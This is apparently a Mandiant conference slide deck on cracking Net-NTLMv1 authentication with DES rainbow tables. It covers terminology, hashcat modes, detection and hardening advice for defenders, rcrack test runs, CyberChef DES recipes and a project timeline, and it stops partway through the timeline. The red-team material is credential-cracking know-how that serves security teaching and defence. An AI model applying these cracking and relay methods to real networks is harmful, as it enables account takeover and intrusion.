Mandiant

Google Cloud Security

Net-NTLMv1: The Easy Path for Red Teamers

November 2025

Proprietary & Confidential

Contents

Instructor Introduction

Nic Losby

US Central Offensive Security Services Senior Consultant

- Based in Rochester, Minnesota
- Four years at Mandiant
  - Six years in security professionally
  - CVEs in Defender, Linux kernel, TeamViewer
- B.S. in Computer Engineering from Iowa State University
- Tools written
  - ldd2bh.py
  - needle
  - Max.py dpat

00 Terminology

Termi-what now?

LABDC19$::TESTLAB:59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA:59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA:1122334455667788

$\downarrow$

59B8BEFFD0C2AEC5A9D83C6CA210BE62CEC31640E20CBFCA

$\downarrow$

CT1: 59B8BEFFD0C2AEC5
CT2: A9D83C6CA210BE62
CT3: CEC31640E20CBFCA

Terms Used

- Net-NTLMv1
  - Protocol for authentication over a network using challenge and response with DES as secret keeper
    - NT hash used as DES keys
  - Aka NTLMv1
  - Referred to as NTLM for whatever reason in Group Policy for Negotiate SSP
  - -m 5500 and -m 27000
- NTLM (`aad3b435b51404eeaad3b435b51404ee:9e969e23a39134884488e0247650fffc`)
  - LM (`aad3b435b51404eeaad3b435b51404ee`)
    - -m 3000
      - `DES-ECB(key=password[0:7], pt=”KGS!+#$%”) + DES-ECB(key=password[7:14], pt=”KGS!+#$%”)`
  - NT (`9e969e23a39134884488e0247650fffc`)
    - -m 1000
- Net-NTLMv2
  - Protocol for authentication over a network using challenge and responses but better
  - -m 5600 and -m 27100

01 Who should care?

Spoiler: Everyone

Blue Teamers

- **Disable Net-NTLMv1 organization wide. No exceptions.**
    - Supposedly able to be done through GPO
        - https://www.silverfort.com/blog/ntlmv1-bypass-in-active-directory-technical-deep-dive/
- Set alerts on the edit or change of registry key that controls if Net-NTLMv1 is allowed
    - `HKLM\System\CurrentControlSet\Control\Lsa\LmCompatibilityLevel`
    - 2 or lower allows Net-NTLMv1
- Filter Event Logs for Event ID `4624`: “An Account was successfully logged on.” > “Detailed Authentication Information” > “Authentication Package” > “Package Name (NTLM only)”, if `LM` or `NTLMv1` is the value of this attribute, LAN Manager or Net-NTLMv1 was used
- If left enabled, cheap hardware can recover material that be used to authenticate as the user or computer in 12 hours or less guaranteed

Red Teamers


- Download these tables and use them to crack any Net-NTLMv1 hash that does not have ESS and uses the `1122334455667788` challenge
- Relay if ESS or non-static challenge
    - You can use the classic -m 14000 with hashcat too

02 What are rainbow tables?

Fun desks, obviously

Rainbow Table background

- “A rainbow table is a precomputed table for caching the outputs of a cryptographic hash function, usually for cracking password hashes”
    - https://en.wikipedia.org/wiki/Rainbow_table
- Basically calculating where you are along a chain and storing that instead of a direct one to one lookup table of Net-NTLMv1->DES key used
- Uses lot of disk space by design to save number of calculations later
- https://www.tobtu.com/rtcalc.php
- https://freerainbowtables.com/
    - Tons of documentation and even an old DistrRTgen for distributing work through BOINC like folding@home
        - https://code.google.com/archive/p/distrrtgen/source/default/source
        - https://github.com/jbagel2/DistrRTGen
- http://project-rainbowcrack.com/
    - Tried emailing asking about releasing source or collaborating for GPU support with no response in Apr 2025
- https://sourceforge.net/projects/rcracki/files/rcracki_mt/



```
blurbdust@WinServer2019:/mnt/c/Users/Administrator/source/repos/rcrack/RainbowCrack-NG/src$ ./rcrack md5_byte#1-1_0_256x1_test.rt -h 00594fd4f42ba43fc1ca0427a0576295
md5_byte#1-1_0_256x1_test.rt:
16 bytes read, disk access time: 0.00 s
verifying the file...
searching for 1 hash...
plaintext of 00594fd4f42ba43fc1ca0427a0576295 is ?
cryptanalysis time: 0.00 s

statistics
-------------------------------------------------------
plaintext found:          1 of 1 (100.00%)
total disk access time:   0.00 s
total cryptanalysis time: 0.00 s
total chain walk step:    24531
total false alarm:        89
total chain walk step due to false alarm: 9932

result
-------------------------------------------------------
00594fd4f42ba43fc1ca0427a0576295  ?  hex:ff
blurbdust@WinServer2019:/mnt/c/Users/Administrator/source/repos/rcrack/RainbowCrack-NG/src$ ./rcrack md5_byte#1-1_0_256x1_test.rt -h 93b885adfe0da089cdf634904fd59f71
md5_byte#1-1_0_256x1_test.rt:
16 bytes read, disk access time: 0.00 s
verifying the file...
searching for 1 hash...
plaintext of 93b885adfe0da089cdf634904fd59f71 is ?
cryptanalysis time: 0.00 s

statistics
-------------------------------------------------------
plaintext found:          1 of 1 (100.00%)
total disk access time:   0.00 s
total cryptanalysis time: 0.00 s
total chain walk step:    28441
total false alarm:        100
total chain walk step due to false alarm: 9047

result
-------------------------------------------------------
93b885adfe0da089cdf634904fd59f71  ?  hex:00
blurbdust@WinServer2019:/mnt/c/Users/Administrator/source/repos/rcrack/RainbowCrack-NG/src$
```

HxD - [C:\Users\Administrator\source\repos\rcrack\RainbowCrack-NG\src\md5_byte#1-1_0_256x1_test.rt]


File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
netntlmv1_byte#7-7_0_1000000x255_test.rt
md5_byte#1-1_0_256x1_test.rt
netntlmv1_byte#7-7_0_554010x1

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   65 00 00 00 00 00 00 00 C2 00 00 00 00 00 00 00  e.......Â.......
```

Rainbow Tables and Net-NTLMv1

- Defeating PPTP VPNs and WPA2 Enterprise with MS-CHAPv2 at DEF CON 20 (2012!!)
  - Moxie Marlinspike, David Hulton, and Marsh Ray did all the crypto work and breaking MS-CHAPv2
  - Happened to work with Net-NTLMv1 too due to extremely similar authentication process
- cloudcracker.com and then crack.sh was made
  - Online job submission for look up against their tables
  - https://github.com/h1kari/desrtop
  - https://github.com/h1kari/des_kpt
  - https://github.com/h1kari/desrtfpga

Rainbow Tables and Net-NTLMv1




Getting the tables

We'll have hard drives with the tables available at the SHA2017 conference to anyone that wants to make copies. Each table is 512,104,771,584 bytes, and we've found most 6TB drives are just short of being able to store 6,145,257,259,008 bytes. We're currently trying to figure out the best way to distribute the tables. If anyone has hosting that they're willing to provide to seed torrents or has a good way of distributing 6TB of data, please contact me.

- crack.sh had distributed tables at one point
- DM if you have these or can get me access to them
- Emailed in Aug 2022 without response

https://x.com/0x31337/status/1536171832557985792




David Hulton
@0x31337

I've got a friend that's working on writing GPU support for the tables and finally have all 6TB of them up in our toor rack so hopefully will be publishing them soon for everyone to use 🤞

9:21 PM · Jun 12, 2022

Rainbow Table Quirks



Recipe

DES Encrypt

Key: 0000000000000000 HEX

IV: HEX

Mode: ECB

Input: Hex

Output: Hex

Head

Delimiter: Nothing (separate chars)

Number: 16


Input

```
1122334455667788
```

Output

```
cd72dfc6e6d040a4
```

Rainbow Table Quirks



```
blurbdust@WinServer2019:/mnt/c/Users/Administrator/source/repos/rcrack/rainbowcrack-1.8-linux64$ ../RainbowCrack-NG/src/rcrack ../gen/netntlmv1_byte#7-7_0_1000x1000_0.rt -h 'cd72dfc6e6d040a4'
netntlmv1_byte#7-7_0_1000x1000_0.rt:
16000 bytes read, disk access time: 0.00 s
verifying the file...
searching for 1 hash...
plaintext of cd72dfc6e6d040a4 is ???????
cryptanalysis time: 0.34 s

statistics
-------------------------------------------------------
plaintext found:          1 of 1 (100.00%)
total disk access time:   0.00 s
total cryptanalysis time: 0.34 s
total chain walk step:    498501
total false alarm:        0
total chain walk step due to false alarm: 0

result
-------------------------------------------------------
cd72dfc6e6d040a4  ???????  hex:00000000000000
blurbdust@WinServer2019:/mnt/c/Users/Administrator/source/repos/rcrack/rainbowcrack-1.8-linux64$ ../RainbowCrack-NG/src/rcrack ../gen/netntlmv1_byte#7-7_0_1000x1000_0.rt -h 'a37101ed56f86a10'
netntlmv1_byte#7-7_0_1000x1000_0.rt:
16000 bytes read, disk access time: 0.00 s
verifying the file...
searching for 1 hash...
plaintext of a37101ed56f86a10 is ???????
cryptanalysis time: 0.33 s

statistics
-------------------------------------------------------
plaintext found:          1 of 1 (100.00%)
total disk access time:   0.00 s
total cryptanalysis time: 0.33 s
total chain walk step:    498501
total false alarm:        0
total chain walk step due to false alarm: 0

result
-------------------------------------------------------
a37101ed56f86a10  ???????  hex:000000000000ff
blurbdust@WinServer2019:/mnt/c/Users/Administrator/source/repos/rcrack/rainbowcrack-1.8-linux64$
```


HxD - [C:\Users\Administrator\source\repos\rcrack\gen\netntlmv1_byte#7-7_0_1000x1000_0.rt]

File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
netntlmv1_byte#7-7_0_1000x1000_0.rt

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  70 02 00 00 00 00 00 00 AB 83 30 B8 CF FA 00 00  p.......«ƒ0¸Ïú..
00000010  6B 01 00 00 00 00 00 00 6C 37 64 86 B2 30 01 00  k.......l7d†²0..
00000020  69 03 00 00 00 00 00 00 B0 60 57 82 C3 4C 01 00  i.......°`W‚ÃL..
00000030  40 02 00 00 00 00 00 00 98 77 12 3D BA 85 01 00  @.......˜w.=º…..
00000040  22 01 00 00 00 00 00 00 FE EF C1 E4 14 0D 02 00  ".......þïÁä....
00000050  1B 00 00 00 00 00 00 00 CC 23 75 B9 12 33 02 00  ........Ì#u¹.3..
00000060  C0 03 00 00 00 00 00 00 CC 12 CD B5 0F 37 02 00  À.......Ì.Íµ.7..
00000070  2C 02 00 00 00 00 00 00 4B 52 5E C4 88 98 02 00  ,.......KR^Äˆ˜..
00000080  64 03 00 00 00 00 00 00 3B 32 CC 69 5F A9 02 00  d.......;2Ìi_©..
00000090  9F 01 00 00 00 00 00 00 43 21 F0 C1 3A FF 02 00  Ÿ.......C!ðÁ:ÿ..
000000A0  CB 01 00 00 00 00 00 00 68 67 41 3B FB 43 03 00  Ë.......hgA;ûC..
000000B0  3B 03 00 00 00 00 00 00 5A A2 3C 0D D5 76 03 00  ;.......Z¢<.Õv..
000000C0  1C 01 00 00 00 00 00 00 4A F5 C3 0B 12 AA 03 00  ........JõÃ..ª..
000000D0  E7 02 00 00 00 00 00 00 19 BD F7 66 52 B1 03 00  ç.......½÷fR±..
000000E0  72 01 00 00 00 00 00 00 73 32 B0 8E 21 C9 03 00  r.......s2°Ž!É..
000000F0  9D 01 00 00 00 00 00 00 5C 14 22 C0 3B DF 03 00  ........\."À;ß..
00000100  80 02 00 00 00 00 00 00 75 B5 53 AB 84 3A 04 00  €.......uµS«„:..
00000110  7E 01 00 00 00 00 00 00 16 0B 1B 74 BD 9B 04 00  ~..........t½›..
00000120  50 00 00 00 00 00 00 00 4D 98 08 C0 B1 AA 04 00  P.......M˜.À±ª..
00000130  82 02 00 00 00 00 00 00 77 86 BC C4 C8 B8 04 00  ‚.......w†¼ÄÈ¸..
00000140  C2 00 00 00 00 00 00 00 02 47 5C E0 1D DB 04 00  Â........G\à.Û..
00000150  05 01 00 00 00 00 00 00 0A 52 0F 29 0B F9 04 00  .........R.).ù..
00000160  6E 00 00 00 00 00 00 00 87 3B 84 C0 0C 28 05 00  n.......‡;„À.(..
00000170  B1 02 00 00 00 00 00 00 79 87 32 61 98 A1 05 00  ±.......y‡2a˜¡..
00000180  97 03 00 00 00 00 00 00 3C 58 32 4A 1C F3 05 00  —.......<X2J.ó..
00000190  07 00 00 00 00 00 00 00 55 C7 D2 D8 9F 18 06 00  ........UÇÒØŸ...
000001A0  E3 00 00 00 00 00 00 00 A5 CA 2D A6 77 70 06 00  ã.......¥Ê-¦wp..
000001B0  5F 01 00 00 00 00 00 00 DF 38 AD 47 88 BC 06 00  _.......ß8.Gˆ¼..
000001C0  7A 02 00 00 00 00 00 00 1A E8 02 A3 9A C2 06 00  z........è.£šÂ..
000001D0  65 03 00 00 00 00 00 00 E8 C2 89 05 95 D7 06 00  e.......èÂ‰.•×..
000001E0  63 01 00 00 00 00 00 00 DA AE 4A 83 E1 F8 06 00  c.......Ú®JƒáøZ..
```

https://gchq.github.io/CyberChef/#recipe=DES_Encrypt(%7B'option':'Hex','string':'0000000000000000'%7D,%7B'option':'Hex','string':''%7D,'ECB','Hex','Hex')Head('Nothing%20(separate%20chars)',16)&input=MTEyMjMzNDQ1NTY2Nzc4OA

Rainbow Table Quirks



DES Encrypt

Key: 00000000000000ff HEX

IV HEX

Mode: ECB

Input: Hex

Output: Hex

Head

Delimiter: Nothing (separate chars)

Number: 16

Input

```
1122334455667788
```

Output

```
17d26d01896a63d5
```

03 The Community

Infosec can be good?

Project Timeline

Oct 2019

First cracking run using crack.sh

Apr 2021

Moved jobs and no longer can use crack.sh by policy so started trying to recreate the tables personally

Jun 2021

Finagled OpenCLOn12 onto Xbox Series S for generic compute tasks

Jan 2022

MD5 cracking on Xbox Series S

Sep 27, 2022

CPU plugin for rcrack written and working after doing MD5 tests

